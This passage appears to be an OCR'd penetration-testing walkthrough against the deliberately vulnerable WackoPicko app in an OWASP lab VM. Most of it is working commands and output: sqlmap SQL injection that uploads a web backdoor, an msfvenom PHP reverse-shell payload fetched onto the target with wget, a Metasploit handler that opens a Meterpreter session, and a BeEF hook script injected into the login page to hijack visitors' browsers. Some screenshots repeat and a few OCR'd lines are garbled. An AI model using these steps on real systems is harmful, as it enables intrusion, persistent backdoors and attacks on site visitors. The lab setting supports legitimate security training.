
```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u
"http://192.168.77.138/WackoPicko/users/login.php" --data
"username=hacker&password=password&submit=login" --os-shell
```



```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://192.168.77.138/WackoPicko/users/login.php" --data "username=hacker&password=password&submit=login" -
-os-shell

    sqlmap/1.0-dev-4649450 - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 10:21:05

[10:21:05] [INFO] resuming back-end DBMS 'mysql'
[10:21:05] [INFO] testing connection to the target url
sqlmap got a 303 redirect to 'http://192.168.77.138:80/WackoPicko/users/home.php'. Do you want to follow? [Y/n] Y

[10:21:07] [INFO] heuristics detected web page charset 'None'
[10:21:07] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: username
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=hacker' AND 2163=2163 AND 'YJxM'='YJxM&password=password&submit=login

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: username=hacker' AND (SELECT 3246 FROM(SELECT COUNT(*),CONCAT(0x3a6377663a,(SELECT (CASE WHEN (3246=3246) THEN 1 ELSE 0 END)),0x3a6268653a,FLOOR
(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'oBNd'='oBNd&password=password&submit=login
---
[10:21:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5
[10:21:07] [INFO] going to use a web backdoor for command prompt
[10:21:07] [INFO] fingerprinting the back-end DBMS operating system
[10:21:07] [INFO] the back-end DBMS operating system is Linux
[10:21:07] [INFO] trying to upload the file stager
```

```
    sqlmap/1.0-dev-4649450 - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable local, state
and federal laws. Developers assume no liability and are not responsible for any
misuse or damage caused by this program

[*] starting at 10:21:05

[10:21:05] [INFO] resuming back-end DBMS 'mysql'
[10:21:05] [INFO] testing connection to the target url
sqlmap got a 303 redirect to
'http://192.168.77.138:80/WackoPicko/users/home.php'. Do you want to follow?
[Y/n] Y

[10:21:07] [INFO] heuristics detected web page charset 'None'
[10:21:07] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: username
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=hacker' AND 2163=2163 AND
'YJxM'='YJxM&password=password&submit=login

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: username=hacker' AND (SELECT 3246 FROM(SELECT
COUNT(*),CONCAT(0x3a6377663a,(SELECT (CASE WHEN (3246=3246) THEN 1
ELSE 0 END)),0x3a6268653a,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND
```

```
'oBNd'='oBNd&password=password&submit=login
---
[10:21:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5
[10:21:07] [INFO] going to use a web backdoor for command prompt
[10:21:07] [INFO] fingerprinting the back-end DBMS operating system
[10:21:07] [INFO] the back-end DBMS operating system is Linux
[10:21:07] [INFO] trying to upload the file stager
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] PHP (default)
[4] JSP
> 3

[10:21:09] [WARNING] unable to retrieve the web server document root
please provide the web server document root [/var/www/]:

[10:21:10] [WARNING] unable to retrieve any web server path
please provide any additional web server full path to try to upload the agent [Enter
for None]:

[10:21:10] [WARNING] unable to upload the file stager on '/var/www'
[10:21:10] [INFO] the file stager has been successfully uploaded on
'/var/www/WackoPicko/users' -
http://192.168.77.138:80/WackoPicko/users/tmputgqe.php
[10:21:10] [INFO] the backdoor has been successfully uploaded on
'/var/www/WackoPicko/users' -
http://192.168.77.138:80/WackoPicko/users/tmpblzgg.php
[10:21:10] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```




```
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] PHP (default)
[4] JSP
> 3

[10:21:09] [WARNING] unable to retrieve the web server document root
please provide the web server document root [/var/www/]:

[10:21:10] [WARNING] unable to retrieve any web server path
please provide any additional web server full path to try to upload the agent [Enter for None]:

[10:21:10] [WARNING] unable to upload the file stager on '/var/www'
[10:21:10] [INFO] the file stager has been successfully uploaded on '/var/www/WackoPicko/users' - http://192.168.77.138:80/WackoPicko/users/tmputgqe.php
[10:21:10] [INFO] the backdoor has been successfully uploaded on '/var/www/WackoPicko/users' - http://192.168.77.138:80/WackoPicko/users/tmpblzgg.php
[10:21:10] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

Now we're in the target machine, we will create backdoor for make it easier to connect back and easier to compromise this machine.

3. We will create backdoor with Metasploit(msfvenom command).

```
root@bt:~# msfvenom
no options
Usage: /opt/metasploit/msf3/msfvenom [options] <var=val>

Options:
   -p, --payload    [payload]       Payload to use. Specify a '-' or stdin to use custom
payloads
   -l, --list       [module_type]   List a module type example: payloads, encoders,
nops, all
   -n, --nopsled    [length]        Prepend a nopsled of [length] size on to the payload
   -f, --format     [format]        Output format (use --help-formats for a list)
   -e, --encoder    [encoder]       The encoder to use
   -a, --arch       [architecture]  The architecture to use
       --platform   [platform]      The platform of the payload
   -s, --space      [length]        The maximum size of the resulting payload
   -b, --bad-chars  [list]          The list of characters to avoid example: '\x00\xff'
   -i, --iterations [count]         The number of times to encode the payload
   -c, --add-code   [path]          Specify an additional win32 shellcode file to include
   -x, --template   [path]          Specify a custom executable file to use as a template
   -k, --keep                       Preserve the template behavior and inject the payload as
a new thread
   -o, --options                    List the payload's standard options
   -h, --help                       Show this message
       --help-formats               List available formats
```

```
root@bt:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.77.137
LPORT=443 -f raw > /var/www/bd.php
root@bt:~# mv /var/www/bd.php /var/www/bd.jpg
```




```
root@bt:~# msfvenom
no options
Usage: /opt/metasploit/msf3/msfvenom [options] <var=val>

Options:
    -p, --payload    [payload]       Payload to use. Specify a '-' or stdin to use custom payloads
    -l, --list       [module_type]   List a module type example: payloads, encoders, nops, all
    -n, --nopsled    [length]        Prepend a nopsled of [length] size on to the payload
    -f, --format     [format]        Output format (use --help-formats for a list)
    -e, --encoder    [encoder]       The encoder to use
    -a, --arch       [architecture]  The architecture to use
        --platform   [platform]      The platform of the payload
    -s, --space      [length]        The maximum size of the resulting payload
    -b, --bad-chars  [list]          The list of characters to avoid example: '\x00\xff'
    -i, --iterations [count]         The number of times to encode the payload
    -c, --add-code   [path]          Specify an additional win32 shellcode file to include
    -x, --template   [path]          Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
    -o, --options                    List the payload's standard options
    -h, --help                       Show this message
        --help-formats               List available formats
root@bt:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.77.137 LPORT=443 -f raw > /var/www/bd.php
```

4. In the shell of target machine, download the backdoor and change it to bd.php.

```
os-shell> wget http://192.168.77.137/bd.jpg
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
--2012-08-26 23:47:21--  http://192.168.77.137/bd.php
Connecting to 192.168.77.137:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10 [text/html]
Saving to: `bd.php'
```

```
     0K                                                  100% 2.04M=0s

2012-08-26 23:47:21 (2.04 MB/s) - `bd.php' saved [10/10]

---
os-shell> pwd
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:    '/owaspbwa/owaspbwa-svn/var/www/WackoPicko/users'

os-shell> mv bd.jpg bd.php
do you want to retrieve the command standard output? [Y/n/a] y
No output
```




```
os-shell> wget http://192.168.77.137/bd.php
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
--2012-08-26 23:47:21--  http://192.168.77.137/bd.php
Connecting to 192.168.77.137:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10 [text/html]
Saving to: `bd.php'

     0K                                                  100% 2.04M=0s

2012-08-26 23:47:21 (2.04 MB/s) - `bd.php' saved [10/10]

---
os-shell> pwd
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:    '/owaspbwa/owaspbwa-svn/var/www/WackoPicko/users'
os-shell>
```

5. Create the handler for waiting connection back from bd.php.

```
root@bt:~# msfcli multi/handler PAYLOAD=php/meterpreter/reverse_tcp
LHOST=192.168.77.137 LPORT=443 E
[*] Please wait while we load the module tree...

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|`.""'.
  II     6.     .P  :  .' / |  `.  :
  II     'T;. .;P'  '.'  /  |    `.'
  II      'T; ;P'    `. /   |    .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
```

```
+ -- --=[ 932 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops
       =[ svn r15753 updated 11 days ago (2012.08.16)

Warning: This copy of the Metasploit Framework was last updated 11 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

PAYLOAD => php/meterpreter/reverse_tcp
LHOST => 192.168.77.137
LPORT => 443
[*] Started reverse handler on 192.168.77.137:443
[*] Starting the payload handler...
```




```
root@bt:~# msfcli multi/handler PAYLOAD=php/meterpreter/reverse_tcp LHOST=192.168.77.137 LPORT=443 E
[*] Please wait while we load the module tree...

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|`.""'.
  II     6.     .P  :  .' / |  `.  :
  II     'T;. .;P'  '.'  /  |    `.'
  II      'T; ;P'    `. /   |    .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 932 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops
       =[ svn r15753 updated 11 days ago (2012.08.16)

Warning: This copy of the Metasploit Framework was last updated 11 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

PAYLOAD => php/meterpreter/reverse_tcp
LHOST => 192.168.77.137
LPORT => 443
[*] Started reverse handler on 192.168.77.137:443
[*] Starting the payload handler...
```

6. Run the backdoor with your web browser. And now you will get the meterpreter in you metsaploit console

```
       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 932 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops
       =[ svn r15753 updated 11 days ago (2012.08.16)

Warning: This copy of the Metasploit Framework was last updated 11 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

PAYLOAD => php/meterpreter/reverse_tcp
LHOST => 192.168.77.137
```

```
LPORT => 443
[*] Started reverse handler on 192.168.77.137:443
[*] Starting the payload handler...
[*] Sending stage (39217 bytes) to 192.168.77.138
[*] Meterpreter session 1 opened (192.168.77.137:443 -> 192.168.77.138:42757) at
2012-08-27 11:05:31 +0700
meterpreter >
```



```
       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 932 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops
       =[ svn r15753 updated 11 days ago (2012.08.16)

Warning: This copy of the Metasploit Framework was last updated 11 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

PAYLOAD => php/meterpreter/reverse_tcp
LHOST => 192.168.77.137
LPORT => 443
[*] Started reverse handler on 192.168.77.137:443
[*] Starting the payload handler...
[*] Sending stage (39217 bytes) to 192.168.77.138
[*] Meterpreter session 1 opened (192.168.77.137:443 -> 192.168.77.138:42757) at 2012-08-27 11:05:31 +0700

meterpreter >
```

Now you are in the owning machine and can do everything you want with Metasploit. In the next, we will use BeEF to compromise the victim who visit website of this machine.

Metasploit with BeEF plugin


And the last of this article, we will use Metasploit with BeEF(Browser Exploit Framework). So what is BeEF. “BeEF hooks one or more web browsers as beachheads for the launching of directed command modules. Each browser is likely to be within a different security context, and each context may provide a set of unique attack vectors.”

1.Run the beef service

```
root@bt:/pentest/web/beef# ./beef -x -v
```

2.Go to Metasploit plugin path and download BeEF plugin of Metasploit from “https://github.com/xntrik/beefmetasploitplugin.git”

```
$ cd /pentest/exploits/framework/msf3
$ git clone https://github.com/xntrik/beefmetasploitplugin.git
Initialized empty Git repository in /opt/metasploit/msf3/beefmetasploitplugin/.git/
```



```
root@bt:~# cd /pentest/exploits/framework/msf3/
root@bt:/pentest/exploits/framework/msf3# git clone https://github.com/xntrik/beefmetasploitplugin.git
Initialized empty Git repository in /opt/metasploit/msf3/beefmetasploitplugin/.git/
remote: Counting objects: 60, done.
remote: Compressing objects: 100% (42/42), done.
remote: Total 60 (delta 16), reused 51 (delta 7)
Unpacking objects: 100% (60/60), done.
```


3.Move file beef.rb to msf/plugins and lib/beef to msf/lib

$ root@bt:/pentest/exploits/framework/msf3# mv beefmetasploitplugin/lib/beef lib/
$ root@bt:/pentest/exploits/framework/msf3# mv beefmetasploitplugin/plugins/beef.rb plugins/

4.Install hpricot,json gem

$ root@bt:/pentest/exploits/framework/msf3# gem install hpricot json

5.In the Metasploit console, load BeEF plugin.
msf > load beef




```
msf > load beef
[*] BeEF Bridge for Metasploit 0.1
[+] Type beef_help for a command listing
[*] Successfully loaded plugin: beef
```

6.Connect to BeEF

msf > beef_connect


msf > beef_connect http://127.0.0.1:3000 beef beef



```
msf > beef_connect
[*]   Usage: beef_connect <beef url> <username> <password>
[*] Examples:
[*]   beef_connect http://127.0.0.1:3000 beef beef
msf > beef_connect http://127.0.0.1:3000 beef beef
[*] Connected to http://127.0.0.1:3000
```


7. In this step, we want to run the BeEF script on any client who visit the login page. Back to the shell meterpreter that you got in the last phase of sqlmap attack. Download login.php page. Add the script
<script src='http://192.168.77.137:3000/hook.js></script>
into the file and upload it to host.

meterpreter > download login.php .
[*] downloading: login.php -> ./login.php
[*] downloaded : login.php -> ./login.php



```
meterpreter > download login.php .
[*] downloading: login.php -> ./login.php
[*] downloaded : login.php -> ./login.php
meterpreter >
```

root@bt:~# echo "<script src='http://192.168.77.137:3000/hook.js></script>" >> login.php




```
root@bt:~# echo "192.168.77.138/WackoPicko/users/" >> login.php
```

